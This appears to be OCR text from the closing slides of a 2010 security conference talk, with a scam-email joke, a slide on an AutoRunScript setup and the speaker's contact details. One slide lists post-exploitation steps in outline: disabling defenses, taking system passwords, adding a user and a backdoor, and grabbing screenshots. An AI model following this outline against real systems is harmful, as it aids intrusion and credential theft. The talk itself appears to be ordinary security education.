
Search Gmail for “ATM +Nigeria”

And Reply ;)


The Setup

AutoRunScript

The Setup



- disable defenses
- get system passwords
- add a user
- add a backdoor
- get screenshot



15th Ann. October 2nd 2010

QUESTIONS?

Slides are available now:
http://snipurl.com/bsides917

(VIA PDF OF COURSE)

Bill Swearingen, CISSP
Twitter: @hevnsnt
email: bill.swearingen@centurylink.com